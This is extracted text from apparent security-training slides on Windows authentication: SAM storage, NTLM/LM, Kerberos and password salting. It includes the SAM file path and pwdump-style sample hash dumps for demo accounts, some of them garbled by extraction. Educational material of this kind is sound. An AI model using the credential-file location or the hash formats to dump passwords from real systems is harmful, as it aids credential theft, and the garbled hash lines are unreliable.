
Microsoft Authentication




Security Accounts Manager (SAM) Database



Windows stores user passwords in SAM, or in the Active Directory database in domains. Passwords are never stored in clear text; passwords are hashed and the results are stored in the SAM



NTLM Authentication



- ⦿ The NTLM authentication protocol types:
 1. NTLM authentication protocol
 2. LM authentication protocol
- ⦿ These protocols stores user's password in the SAM database using different hashing methods

Kerberos Authentication




Microsoft has upgraded its default authentication protocol to Kerberos which provides a stronger authentication for client/server applications than NTLM



Windows 8

How Hash Passwords Are Stored in Windows SAM?



Shiela/test




Password hash using LM/NTLM

Shiela:1005:NO PASSWORD*****
*****:*****:0CB694880
SF797BF2A82807973B89537:::

SAM File is located at


C:\Windows\system32\config\SAM

```
Administrator:500:NO PASSWORD*****:61880B9EE373475C8148A7108ACB3031:::  
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::  
Admin:1001:NO PASSWORD*****:BE40C450AB99713DF1EDC5B40C25AD47:::  
Martin:1002:NO PASSWORD*****:BF4A502DA294ACBC175B394A080DEE79:::  
Juggyboy:1003:NO PASSWORD*****:488CDCDD2225312793ED6967B28C1025:::  
Jason:1004:NO PASSWORD*****:2D20D252A479F485CDF5E171D93985BF:::  
Shiela:1005:NO PASSWORD*****:0CB6948805F797BF2A82807973B89537:::
```




"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems."

NTLM Authentication Process




Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides strong authentication for client/server applications than NTLM.

Kerberos Authentication



Password Salting




Password salting is a technique where random string of characters are added to the password before calculating their hashes

Advantage: Salting makes it more difficult to reverse the hashes and defeats pre-computed hash attacks

Alice:root:b4ef21:**b3ba4303ce24a83fe0317608de02bf38d**

Bob:root:a9c4fa:**3282abd0308323ef0349dc/232c349ac**

Cecil:root:209be1:**a483b303c23af34761de02be038fde08**



Same password
but different
hashes due to
different salts

Note: Windows password hashes are not salted

